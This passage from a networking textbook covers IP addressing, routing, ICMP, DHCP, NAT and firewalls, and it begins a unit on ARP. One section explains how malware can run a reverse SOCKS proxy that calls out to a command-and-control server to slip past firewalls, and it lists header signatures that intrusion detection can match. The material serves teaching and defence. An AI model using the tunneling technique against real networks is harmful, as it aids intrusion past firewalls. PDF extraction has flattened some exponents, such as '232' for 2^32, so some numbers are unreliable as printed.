The total size available for the address, including the network and the host part, varies depending on the version of the IP used. IPv4 addresses only have 32 bits to work with, which brings the maximum number of individual addresses to 232, or roughly four bil- lion addresses. Since the ﬁrst bit(s) of an address carry information on the type of net- work, however, fewer actual addresses are available. IPv6, on the other hand, was designed to handle a larger number of devices and therefore provides 128 bits for an IP address. This allows IPv6 to address 2128 individual systems, or roughly 3.4 × 1038.

Decimal, Binary, and Hexadecimal Format


To represent IP addresses in a somewhat readable format for humans, a 32-bit IPv4 address is usually represented as a 4-tuple of 8-bit decimal numbers (0—255). These numbers are separated by dots. For example, the IP address 54.93.135.239 is the human- readable form of the 32-bit pattern 00110110 01011101 10000111 11101111.

To save space for the human-readable form of the 128-bit patterns used in IPv6, a new representation was chosen and described in RFC 4291 (Hinden & Deering, 2006). Instead of grouping patterns of eight bits and representing them as decimal numbers, the 128- bit pattern is divided into eight patterns of 16 bits each. These eight individual patterns are then represented as hexadecimal numbers separated by colons. If we were to pad the previous IPv4 address with leading zeros in order to get a 128-bit IPv6 address, it would look like this: 0:0:0:0:0:0:365D:87EF. The last portion, 87EF, is the hexadecimal rep- resentation of the last 16-bit part of the IPv4 address. The second to last portion, 365D, represents the ﬁrst half of the IPv4 address.

The Internet Protocol


Because padding with zeros is quite widespread in this time of transition, there is a shorthand syntax to represent all-zero segments. The zeros are replaced with ::, giving the constructed IPv6 address above the form ::365D:87EF. This omission of long sequen- ces of zeros can only be used once in an IPv6 address.

The valid method for using an IPv4 address in an IPv6 environment is by prepending it not just with zeros, but also with a 16-bit segment of all ones, represented in hexadeci- mal as FFFF. Thus, the valid IPv4-mapped IPv6 address becomes 0:0:0:0:0:FFFF:365D:87EF, or ::FFFF:365D:87EF.



General Network Communication (Network Structure)

In general, it can be said that IP was not only designed to connect host systems to the same network but also to interconnect individual networks and network segments.



When different hosts talk to each other, their IP packets are moved between adjacent systems. If the hosts are on the same network segment (A, B, or C), not much intelli- gence is needed on the network layer. Switches only need to know which of their hard- ware ports the peer is connected to.

Routers Routers make deci- sions on where to forward packets that cross network seg-

ments.

If the communication crosses network segment boundaries, however, actual knowledge of the network topology is needed in order to decide where to forward the packet. Devices that perform this kind of decision-making are called routers. If host A1 wants to send an IP packet to host C2, its ﬁrst peer is R1. R1 then has to decide where to for- ward the packet next. It is connected to routers R2, R3, and R4. With the relevant net- work topology in view, we can easily see that R1 should forward the packet to R3. An IP packet must contain all necessary information to safely arrive at its destination. Most notably, this includes source and destination IP addresses.

The Internet Protocol

Routing

As mentioned above, packet switching means that individual datagrams of information traverse this potentially huge network structure. They should ﬁnd their destination as efﬁciently as possible. This task of directing packets toward their destination is called routing.

For each intermediate system a packet passes through, the foremost question is: Which of my peers do I hand the packet to next for it to arrive as fast as possible?

This decision is made on the basis of the two following factors:

* What is the destination address of the packet?
* What do I know about the network topology?

Time to live

IP packets contain a ﬁeld called time to live (TTL), which indicates the maximum num- ber of seconds or hops the packet is allowed to travel. The purpose of this ﬁeld is to avoid inﬁnite loops when traversing the network and to discard undeliverable packets. At every hop, the value in the TTL ﬁeld is decreased by at least 1, or by the time in sec- onds needed to process the packet. If this value reaches zero, it indicates that the packet has been underway for too long. The packet is discarded, and an error message is sent to the sender. Since modern routers almost never need more than a second to process a packet, TTL in practice always refers to the number of hops.

Algorithms

In general, routers contain tables that deﬁne where to direct incoming packets destined for a speciﬁc address. When a packet arrives at the router, its destination address ﬁeld is matched against this table, and the result of this lookup will be the next hop of the packet.

In some cases, these routing tables are ﬁxed; once manually conﬁgured, they stay that way. This is called nonadaptive, or static, routing. It is only applicable where the person who conﬁgures the tables has a full overview of all network segments the router is responsible for. If something changes in the network architecture, the routing tables have to be adapted externally.

Obviously, this is not feasible in the complex, ever-changing topology of the internet. Algorithms have therefore been developed that allow routers to change their routing tables by themselves. This is called adaptive, or dynamic, routing, meaning that routing tables change automatically based on network changes.

Shortest path

If the complete network graph is known to a router, mathematical algorithms, such as the one described by Dijkstra (1959), can be used to determine the shortest path between any two nodes of this graph. Tanenbaum and Wetherall (2013, p. 366) describe this speciﬁc algorithm. It traverses the graph and, at each iteration, labels adjacent

Efﬁciently

Routing aims to opti- mize the paths of packets through the network.

Time to live

Routers keep track of how long a packet has been underway.

Routing tables

The forwarding des- tinations of packets are determined by routing tables within each router.

Shortest path Speciﬁc algorithms can reliably deter- mine the best path for packets, if the network graph is fully known.

Distance vector In distance-vector routing, network information is gath- ered and shared with neighboring

routers.

Known routers In link-state routing, gathered network information is shared with all known routers.

edges with the current total cost and the predecessor node. At this point, the entire graph is searched for the tentatively marked node with the lowest cost. This node is then chosen as the starting node for the next iteration. When the algorithm arrives at the destination node, the whole graph will have been evaluated at least as many times as the number of hops between start and destination on the shortest path. Thus, the processing demands grow with the number of edges in the graph and the number of nodes. Depending on the actual implementation of the algorithm, its complexity is suf- ﬁcient to cover even large network graphs.

The main problem in this, however, is the question of where the routers get the data that describe the network topology. As localized components, routers can only answer this question through the trafﬁc that they observe themselves or by querying neigh- bors.

Distance-vector routing

This algorithm operates by having each router maintain a table (i.e., a distance vector) that contains the least known distance to each of its known neighboring routers and speciﬁes which link to use to get there. These tables are updated by exchanging infor- mation with the neighbors. Eventually, every router knows the best link by which to reach each destination (Tanenbaum & Wetherall, 2013). Although the algorithm will arrive at a complete distance graph of the network, this can take a long time because each router only ever talks to its immediate neighbors. If the graph is changed too fre- quently, the routing solutions found by this algorithm will often be far from optimal.

Link-state routing

Link-state routing is widely adopted in current network infrastructure. Applications include the two major routing protocols the Intermediate System-Intermediate System (IS-IS) link-state protocol and the Open Shortest Path First (OSPF) protocol.

In link-state routing, the information on the cost of the individual hops is also gathered from neighbors, e.g., by measuring the processing time of an ECHO request. These data are then put into a link-state packet that also contains a sequence number and infor- mation about how current the information is.

This information, however, is sent not just to the neighbors, but to all other known routers. Sequence number and age determine whether the other routers forward the package or discard it as a duplicate, and whether they have to update their routing tables.

In summary, link-state routing is performed in the following ﬁve steps:

1. The router discovers its neighbors and learns their network addresses.
2. The router sets the cost metric for each of its neighbors.
3. The router constructs a packet that contains all the gathered information.
4. The router sends this packet to and receives packets from all other routers.
5. It computes the routing table, determining the shortest path to every other router.

The Internet Protocol

Helper protocol—ICMP

Thus far, when considering the cost of individual connections between routers, we have only counted hops, i.e., the number of intermediate systems that packets have to pass through. This is not overly realistic. In reality, two devices can be connected by different types of links that are more or less costly to traverse. A deep-sea cable that connects two routers over a great geographic distance will be more expensive and time-consum- ing to use than a short Ethernet cable.

Routing algorithms measure the cost of their links by various means, one of which is the round-trip time of packets exchanged. The Internet Control Message Protocol (ICMP), deﬁned in RFC 792 (Postel, 1981a), is an integral part of IP that enables measur- ing such times. As such, it must be available in every IP implementation.

ICMP uses the basic support of IP as if it were a higher-level protocol. It can be used to provide feedback about the communication environment. ICMP is most commonly used by sending an ICMP ECHO REQUEST to a peer and starting a timer. The peer replies with an ECHO RESPONSE that arrives back at the original sender. The sender can then meas- ure the time difference between the two messages—the round-trip time.

ICMP contains a variety of other message types that can be used by devices in a net- work. They range from reporting unreachable systems to the control messages that announce the presence of routers.

Another widespread application of ICMP is the traceroute tool, which can be used to analyze the way IP packets are routed through the network. Traceroute sends a number of ECHO REQUEST messages to a destination. These messages have an increasing TTL value in their IP packet header. The ﬁrst packet, having a TTL of one, arrives at the ﬁrst router, which decrements the TTL value, recognizes that it is now zero, discards the packet, and sends an ICMP TIME EXCEEDED message to the source (Postel, 1981a). The next packet will have a TTL of two, pass this router (with its TTL decremented), and the next intermediate system will report the expiration. In the end, the source will have a list of intermediate routers that lie between it and its destination.

#### Obtaining IPv4 and IPv6 Addresses

IP addresses uniquely designate systems connected to a network. Every system connec- ted to an IP-based network needs to have at least one IP address, otherwise it cannot interact with other systems.

Static IP Addresses

IP addresses can be manually assigned to devices. This approach, however, is prone to IP address collisions. Two IP addresses collide if multiple systems have the same address assigned to them. Routers and other network hardware cannot distinguish between the systems, and so cannot correctly distribute packets to them.

Internet Control Message Protocol The ICMP is a helper protocol in IP that is used to send and receive network sta- tus messages.

Traceroute

The traceroute tool uses ICMP to trace the path of packets through the network.

Additionally, the network segment parameters, such as the subnet mask, have to be known in order to successfully assign static IP addresses.

Autoconﬁguration

To alleviate this problem, RFC 6890 and RFC 3927 deﬁne a method by which systems can automatically choose a valid IP address.

This address will always be part of a range that is reserved specially for this purpose. In IPv4, this address range is 169.254.0.0/16, meaning that 16 bits of this address designate the network segment (always 169.254), while the other 16 bits are available for host sys- tems. In IPv6, the range is fe80::/10 and leaves 118 bits for individual host addresses.

Link-local Packets from link- local addresses will never be forwarded.

Pseudorandom Autoconﬁguration addresses are chosen randomly but on the basis of MAC addresses.

Dynamic Host Con- ﬁguration Protocol The DHCP distributes network conﬁgura- tion data to systems.

Addresses in these ranges are always link-local. This means that routers will not for- ward packets to or from them; link-local packets always stay within their network seg- ment. Another characteristic of link-local is that this range of addresses cannot be fur- ther split up into more network segments by using a different subnet mask.

Free addresses are chosen using a pseudorandom number generator for the address range. In order to avoid conﬂicts, however, RFC 3927 speciﬁes that a host should use persistent information that is different for each host as a basis for the random number generator. Most notably, this includes the manufacturer-assigned MAC address of the system. This leads to a high probability that the same host will try to choose the same IP address every time it boots. It also means that there is a good chance of guessing which machine caused which IP trafﬁc in the network, since MAC addresses from the same manufacturer begin with the same pattern.

Once an address has been chosen, the host has to test whether it is actually free. This cannot be done on the IP network layer, as any trafﬁc with a colliding IP address could be disruptive to the network. This task is therefore performed on the underlying data link layer.

Dynamic Host Conﬁguration Protocol

It isn’t usually very helpful to obtain an IP address that cannot pass network segments, as in the case of IP autoconﬁguration. Nor is it feasible to manually assign IP addresses and network parameters each and every time a device connects with a network.

An authority is therefore required within the network to centrally manage the IP addresses and parameters that are relevant to new devices in the network. This author- ity usually takes the form of a Dynamic Host Conﬁguration Protocol (DHCP) server.

DHCP is described in RFC 2131 (Droms, 1997). Its task is to distribute network conﬁgura- tion data to hosts, especially when they ﬁrst connect to a network. It is based on the Bootstrap Protocol (BOOTP) described in RFC 951 (Croft & Gilmore, 1985) and works by

The Internet Protocol

means of UDP datagrams that are broadcast to the local network segment. Since UDP does not require a valid source address, clients that are not conﬁgured for IP can nev- ertheless send and receive broadcast messages.

The interaction between the DHCP client (the newly connected system) and server occurs in the following six steps:

1. The client broadcasts a DHCPDISCOVER message on its local physical subnet (to the IPv4 address 255.255.255.255).
2. The server responds with a DHCPOFFER message that includes an available IP address and other network conﬁguration data, such as the next responsible router. If multiple DHCP servers are in the network, the client can wait for a number of these messages and choose between them.
3. The client conﬁrms the address and parameters by broadcasting a DHCPREQUEST message containing the chosen address and an identiﬁer for the server that issued the selected parameters.
4. This message is received by the server, which conﬁrms the client’s choice with a DHCPACK message. It can, however, also send a DHCPNAK message indicating that the client’s choice as described in the previous DHCPREQUEST message is invalid.
5. The client performs another check of the assigned address using a lower-layer pro- tocol, usually Ethernet. If this fails, it sends a DHCPDECLINE message to the server and restarts the whole process.
6. If the client wants to gracefully release the IP address, it can do so by sending a DHCPRELEASE message to the server.

If a client has already been part of the network and remembers previous conﬁguration parameters, it can also start the process at step 3 by essentially asking the server if it can have the previous address again.

#### The Role of ICANN

The Internet Corporation for Assigned Names and Numbers (ICANN) was founded in 1998 to take over the administrative tasks of the Internet Assigned Numbers Authority (IANA; ICANN, n.d.). Prior to this takeover, the IANA had been part of the Internet Engi- neering Task Force (IETF). ICANN was formed to provide a more stable organizational and ﬁnancial foundation for the important administrative tasks of the IANA (Bradner, 2010). In this function, it manages and assigns names and numbers that are essential to the operation of the internet.

Allocation of IP Blocks

This is especially true for the IP address space. With only around four billion possible IPv4 addresses, space is running out. ICANN assigns IP ranges to different regional organizations and keeps track of these high-level registries.

Broadcast

In order to commu- nicate without an IP address, the DHCP uses UDP broad- casts.

Classes Classful networking was an attempt to imply a subnet mask from the IP address.

Special meaning Some IP ranges have a special meaning by

convention.

Classful and classless networking

As discussed earlier, IP addresses consist of a network part and a host part. The sepa- ration of these parts is deﬁned by the subnet mask. Relatively early, a convention was established for internet addresses that distinguished network classes by the number of possible hosts in each network. This distinction was based on the ﬁrst bits of the IP address:

* Class A addresses begin with binary “0” and can use seven bits to designate net- works and 24 bits to designate hosts.
* Class B networks begin with binary “10” and can use 14 bits to differentiate networks and 16 bits to designate hosts.
* Class C networks begin with binary “110” and leave 21 bits to identify networks and eight bits each for hosts.
* The binary preﬁx “111” is reserved for the potential extension of the addressing mode.

This classful networking led to few networks that would support many hosts, and very many networks that would support a maximum of 254 hosts. Practice showed that this approach was unable to support the growth of the internet.

The classful networking approach was abandoned in favor of Classless Inter-Domain Routing, described in RFC 4632 (Fuller & Li, 2006) and its predecessor documents. From that point on, the subnet mask always had to be explicitly stated when allocating IP ranges. This allowed an allocation that was much more in tune with the actual needs of the organizations that IP address blocks were assigned to.

ICANN is the global overseer of the IP ranges, assigning them to various regional regis- trars that in turn manage their respective pools of addresses.

Private networks and link-local addresses

Not all possible IP addresses can be chosen by systems that are connected to them. Some address ranges have a special meaning by convention. In order to maintain this, ICANN doesn’t assign these addresses to organizations outside of these respective groups.

The following IPv4 addresses may never appear on the actual internet:

* 10.0.0.0—10.255.255.255. One private class A network
* 172.16.0.0—172.31.255.255. 16 private class B networks
* 192.168.0.0—192.168.255.255. 256 private class C networks
* 100.64.0.0/10. IP range for carrier-grade network address translation (NAT) that should appear neither on the internet nor in private networks, described in RFC 6598 (Weil et al., 2012)
* 169.254.0.0/16. Link-local address range for IPv4 autoconﬁguration
* 127.0.0.0—127.255.255.255. Addresses that exclusively identify the local host

The Internet Protocol

The development of IPv6 was speciﬁcally triggered by the ﬁnding that the 32-bit address space of IPv4 was running out. The private network ranges were designated speciﬁcally to alleviate that problem (private addresses can be reused). While there are similar regulations in place for IPv6 address ranges, such as the link-local autoconﬁgu- ration addresses, the relative novelty of IPv6 and the wide address range make regula- tion less pressing.

Protocol and Port Numbers

ICANN, in the form of the IANA, also manages the list of well-known ports and proto- cols. Protocol numbers are part of the IP header that identiﬁes the overlying protocol, such as TCP, UDP, or ICMP. A current list of assigned protocol numbers can be found on IANA’s website (IANA, 2021).

While the list of protocol numbers directly relates to the protocol ID contained in IP headers on the network layer, the list of well-known ports refers to application-layer protocols. Remember that application-layer protocols use the transport layer to man- age their communication. The transport layer uses ports to relate network trafﬁc to running processes. Processes that provide the same services, e.g., web servers, should react to the same port. The list of well-known ports allows users to forego manually specifying a port number for widespread application-layer protocols and services. It lists the expected, default port a speciﬁc application-layer protocol should react to. It is available via IANA’s website (IANA, 2022).

Whois and Geolocation Information for IP Addresses

Being the primary administrator of IP addresses, the IANA also provides a way to look up information on IP addresses as well as domain names.

Whois is a protocol that enables the querying of this database. While the root database from the IANA may not necessarily include all the information one is seeking (e.g., who to contact in case of abuse), it is a good starting point for ﬁnding the regional registrar, who may have more detailed information.

Most registrars also provide a web interface through which to query their databases. The information that can be gained from these extends to the level of individual postal addresses of responsible organizations and persons. Access to this personal informa- tion is subject to national law. What kind of information can be retrieved is therefore highly dependent on the actual regional registrar.

At the very least, this information should be sufﬁcient to perform a rough estimation of the geolocation of a public IP address, based on the regional registrar responsible. This can help to identify attackers versus legitimate network peers.

Well-known ports Speciﬁc standard ports used for vari- ous application- layer services are referred to as well- known ports.

Whois

The whois protocol can be used to ﬁnd information on IP addresses and domain names.

#### IP Firewalls and IP Network Address Translation

As we have seen, the effective number of publicly available IPv4 addresses is only around four billion. If every individual device connected to the internet needed one, the IPv4 address space would long since have run out.

Private network segments are in wide use, so that an organization or household only needs one external IP address that is “shared” between all devices when talking to internet-based services.

Basic Concept

NAT

Network address translation allows a number of internal systems to share one external IP address.

The mechanism that makes this sharing of an external IP address possible is called network address translation (NAT) and is described in RFC 3022 (Egevang & Srisuresh, 2001).

A NAT router is a device that resides at the intersection between an internal network, usually using a private network conﬁguration, and an external network—usually the internet. Remember that packets from the private reserved IP blocks can never be routed to the internet. A regular router would consequently discard any packets sent by internal devices with an external destination.

A NAT router, on the other hand, accepts such packets and transforms them. Being on the network boundary, it has two IP addresses, an internal and an external address. For outgoing connections and datagrams, the router transforms the IP packets so that they look as if it had sent them.

To accomplish this, the NAT router substitutes its own external IP address as the source address and a free external port as the source port. It remembers all of these mappings in a table.

When the NAT router receives a reply from the external system, it performs the same substitution in reverse order, but leaves the replying source address and port intact. The packet that arrives at the original sender looks as if the external system had com- municated directly with it.

The fact that both the internal and the external systems seem to communicate with each other directly makes NAT routing transparent.

Since NAT routers modify port values in packets, they operate not only on the network layer, but also on the transport layer.

Example

As an example, let us consider a NAT router that manages an internal IPv4 network XXX.XXX.XXX.XXX/24 (usually from a private reserved block) and connects it to the inter- net using only one external IP address, RRR.RRR.RRR.RRR:

The Internet Protocol

1. A packet arrives at the NAT router. Its source is the internal machine SSS.SSS.SSS.SSS (port A). Its destination is the external address DDD.DDD.DDD.DDD (port 80).
2. The packet now gets transformed and the router remembers the transformation. The source IP address becomes RRR.RRR.RRR.RRR, and the source port A becomes a free port B on the router.
3. The packet is then sent out over the external network, arrives at its destination (as originally speciﬁed), and the destination replies. The reply will have the destination address RRR.RRR.RRR.RRR and port B.
4. The reply packet arrives back at the NAT router, which remembers the mapping. Port B was translated from SSS.SSS.SSS.SSS (port A).
5. The reply packet then gets transformed so that the destination address now becomes SSS.SSS.SSS.SSS, and the destination port becomes A.
6. The packet arrives at its destination in the internal network.

Consequences

This technique only works in one direction. DDD.DDD.DDD.DDD could not directly initiate a connection to an application service running on SSS.SSS.SSS.SSS. The NAT router does not yet remember a transformation taking place. To enable a direct connection initi- ated from outside, the NAT router would have to contain a static port mapping.

NAT does, however, allow the reuse of IP addresses from the private block. Many con- sumer products from the same manufacturer are similarly conﬁgured and use the same address block for internal devices. This allows a lot more than 2^32 = 4.294.967.296 devi- ces access to the internet.

In an organization, the use of NAT routers can obfuscate devices. Instead of seeing multiple individual devices (with their individual security problems), network adminis- trators see only one device connected to the network that handles higher network traf- ﬁc.

IPv6, IPv4, and NAT

IPv4 is in widespread application and IPv6 is on the rise. Both protocols are used on the internet to varying degrees. This means that, in some way, IPv4 and IPv6 have to be able to interact.

RFC 6052 and related documents describe IPv4/IPv6 translators, a NAT method to inter- connect IPv4 and IPv6 (Li, et al., 2010). The approach is very similar to traditional NAT, in that packets are rewritten by the NAT router. Only in this case, IPv6 packets get conver- ted to IPv4 packets and vice versa.

Firewalls

Similar to routers and NAT routers, ﬁrewalls are situated on the border of network seg- ments. Instead of just interconnecting these segments, however, their task is to cleanly separate network segments based on rules.

Often, the ﬁrewall and the (NAT) router are collocated in the same device.

Firewalls

A ﬁrewall separates network segments on the basis of rules.

Internet Protocol

In the context of the IP, ﬁrewalls act on the network and transport layers. However, there are also application-layer ﬁrewalls, the rules for which can be more in-depth than those discussed below.

They can block speciﬁc IP addresses and ranges from communicating through the ﬁre- wall by means of blacklisting. The blacklists can be maintained manually or come from other sources, e.g., lists of known spam servers.

The rules that make a ﬁrewall decide on speciﬁc packets can be based on different aspects:

* protocol. A ﬁrewall can be conﬁgured to allow TCP connections to pass through but reject UDP messages.
* direction. The direction of the trafﬁc can play an important role. A server, for exam- ple, has to be reachable by incoming connections. If it starts initiating outbound connections, however, it may be compromised by an attacker.
* source (network/address/port). Since source port values are normally assigned at random, they are not a good basis for a ﬁrewall rule. A rule based on the source net- work and address, however, can be used to shield network segments from public or guest networks.
* destination (network/address/port). The destination port often indicates the appli- cation-layer protocol that is accessed. This is one of the more widespread candi- dates for whitelisting (i.e., denying any connection other than to a speciﬁc well- known port). The destination network and address can also be used to shield critical systems from network access.

Once one of the ﬁrewall rules that deny access takes effect, the ﬁrewall can either reject the connection/datagram by sending an ICMP message back to the originator or drop (ignore) the packet without giving any feedback.

#### SOCKS Proxying Protocol and Attack Vector

While there are legitimate reasons for using SOCKS proxies, e.g., providing a different authentication method for network trafﬁc, the SOCKS protocol can also be used very effectively as part of malware.

SOCKS

With a SOCKS proxy, a client can control the connection from

the proxy.

It can be employed to extend the range of a compromised system, because SOCKS

allows clients to create and forward arbitrary connections.

This can be done by making a SOCKS proxy software which, instead of waiting for client connections, connects to a command-and-control server, thus reversing the connection direction. Since many ﬁrewalls are conﬁgured to let trafﬁc and connections pass from the inside to the outside, especially if they go to well-known ports such as 80 (HTTP), they do not detect this hole in their defense.

The Internet Protocol

In essence, the SOCKS protocol uses one established connection (normally from a cli- ent to the proxy server) to make the proxy server establish new connections to another system and provide that connection as a new open port on the proxy server system.

The Protocol

RFC 1928 describes the SOCKS5 protocol in detail. It is an application-layer protocol speciﬁcally designed to circumvent ﬁrewalls and is conventionally located on TCP port 1080 (Leech et al., 1996).

A client connects to the SOCKS server and negotiates the method of authentication. It then authenticates by the chosen method and can proceed to send relay requests (Leech et al., 1996).

The step of negotiating authentication begins with a message from the client that con- tains the following three items:

1. A one-byte version (VER) ﬁeld that in SOCKS5 is always 0x05 (hex)
2. A one-byte ﬁeld indicating the number of authentication methods supported by the client (NMETHODS)
3. A METHOD ﬁeld of variable length (as long as NMETHODS speciﬁes) that lists sup- ported authentication methods, each represented by one byte:
   * 0x00: NO AUTHENTICATION REQUIRED
   * 0x01: GSSAPI
   * 0x02: USERNAME/PASSWORD
   * 0x03—0x7F IANA ASSIGNED
   * 0x80—0xFE RESERVED FOR PRIVATE METHODS
   * 0xFF NO ACCEPTABLE METHODS

The server then acknowledges the client by selecting a method in a two-byte message consisting of the VER byte and the chosen METHOD byte.

This is followed by the speciﬁc authentication mechanism, if required.

Once it has been successfully authenticated, the client can initiate connections by sending commands that contain the following six elements:

1. The VER byte
2. A command byte (CMD) that is either
   * CONNECT (0x01),
   * BIND (0x02), or
   * UDP ASSOCIATE (0x03)
3. A reserved byte (RSV) that is always 0x00
4. A byte that speciﬁes the address type (0x01 for IPv4, 0x03 for a domain name, or 0x04 for an IPv6 address)
5. The destination address the proxy should connect to
6. The destination port the proxy should connect to

The SOCKS proxy then replies with a status message that contains the following six ele- ments:

1. The VER byte
2. A one-byte REPLY ﬁeld, which can be 0x00 in case of success or an error code
3. The RSV byte
4. The address type ﬁeld
5. The proxy’s address that the client can connect to (ADDR)
6. The proxy’s port that the client can connect to (PORT)

The SOCKS proxy replies twice. The ﬁrst reply acknowledges the intended new connec- tion and contains the values for the proxy client to connect to. In the second reply, the ADDR and PORT ﬁelds contain the address and port number of the connecting client, respectively.

The SOCKS v5 protocol uses a header (0x0501) to identify the protocol version when ini- tiating a TCP connection (Leech et al., 1996). This is a signature that signature-based network IDSs can listen for and trigger an alert.

There are, however, modiﬁed versions of the SOCKS protocol meant for reverse proxy- ing. This reverse tunnel proxy protocol speciﬁes its own custom header of 0x9a02 (The Honeynet Project, 2008).

Summary

The Internet Protocol fulﬁlls the role of the network layer in the TCP/IP model. It is responsible for carrying data between systems connected to the network.

IP addresses are used to uniquely identify individual systems and specify the sender and receiver of individual packets. They consist of a network part and a host part. The network portion is determined by the subnet mask.

Routing allows IP packets to ﬁnd an efﬁcient path through the network. Efﬁcient algorithms exist that can ﬁnd the optimal path if the whole network topology is known. Routers are devices that forward packets to adjacent routers and hosts. They decide which neighbor to forward individual packets to. To do this efﬁciently, they have to gather network information.

Every system connected to an IP network must have a unique address. To obtain this address, they can be manually conﬁgured, use an autoconﬁguration method based on their MAC address, or ask DHCP servers. DHCP servers distribute network conﬁguration data to hosts using UDP broadcast messages.

The Internet Protocol

The ICANN took over the IANA from the IETF. ICANN is a private corporation that assigns IP ranges, domain names, and protocol numbers. It does this primarily by assigning ranges to secondary registries. This assignment information can be quer- ied.

Network address translation is a mechanism that allows multiple internal devices to share a single external IP address. This technique is employed at network boun- daries. At the same place, ﬁrewalls are used to separate network segments based on rules.

SOCKS proxying is an application-layer protocol speciﬁcally designed to circumvent ﬁrewalls. It does so by allowing a client to cause the proxy server to initiate and for- ward connections to a third system.



# Unit 5

## Routing the Link Layer

##### STUDY GOALS

On completion of this unit, you will be able to …

… explain the goals and working principles of the Address Resolution Protocol (ARP), the Routing Information Protocol (RIP), and the Border Gateway Protocol (BGP).

… differentiate between application scenarios for RIP and BGP.

… describe the concept of autonomous systems and autonomous system numbers.

… recognize ARP poisoning.

… describe the potential consequences of an attack on ARP, RIP, or BGP.

DL-E-DLBCSEINF01\_E-U05

1. Routing the Link Layer

#### Introduction

Routing is primarily a task of the network/internet layer and is handled by the Internet Protocol (IP). In practice, however, IP alone cannot handle everything.

It has to use services on the data link layer to enable physical communication between systems. This requires a mapping between the network and link layers. This mapping is performed by the Address Resolution Protocol (ARP), which allows IP-based communi- cation within network segments.

Dynamic routing

protocols Protocols of this type

facilitate the exchange of routing information between

routers.

MAC addresses A MAC address is assigned to hard- ware by a manufac- turer and identiﬁes this hardware on the

link layer.

On a larger scale, individual network segments are interconnected by routers. Their conﬁguration has to be maintained continuously as the network topology changes. Dynamic routing protocols, such as the Routing Information Protocol (RIP), are used to adapt to such changes without the need to manually reconﬁgure routers. Dynamic rout- ing also attempts to optimize the routing conﬁguration for the current topology.

On an even larger scale, the interconnection between bigger network segments is gov- erned not only by efﬁciency concerns, but also by conscious decisions and policies. The manual conﬁguration of routing paths on this scale can depend on contractual agreements and incur ﬁnancial costs for the use of transit infrastructure. The Border Gateway Protocol (BGP) is a means to enforce such ofﬁcial policies.

#### ARP (Address Resolution Protocol)


The ARP takes a microscopic view of the network environment. Systems within the same network segment need to talk to and identify each other.

Purpose

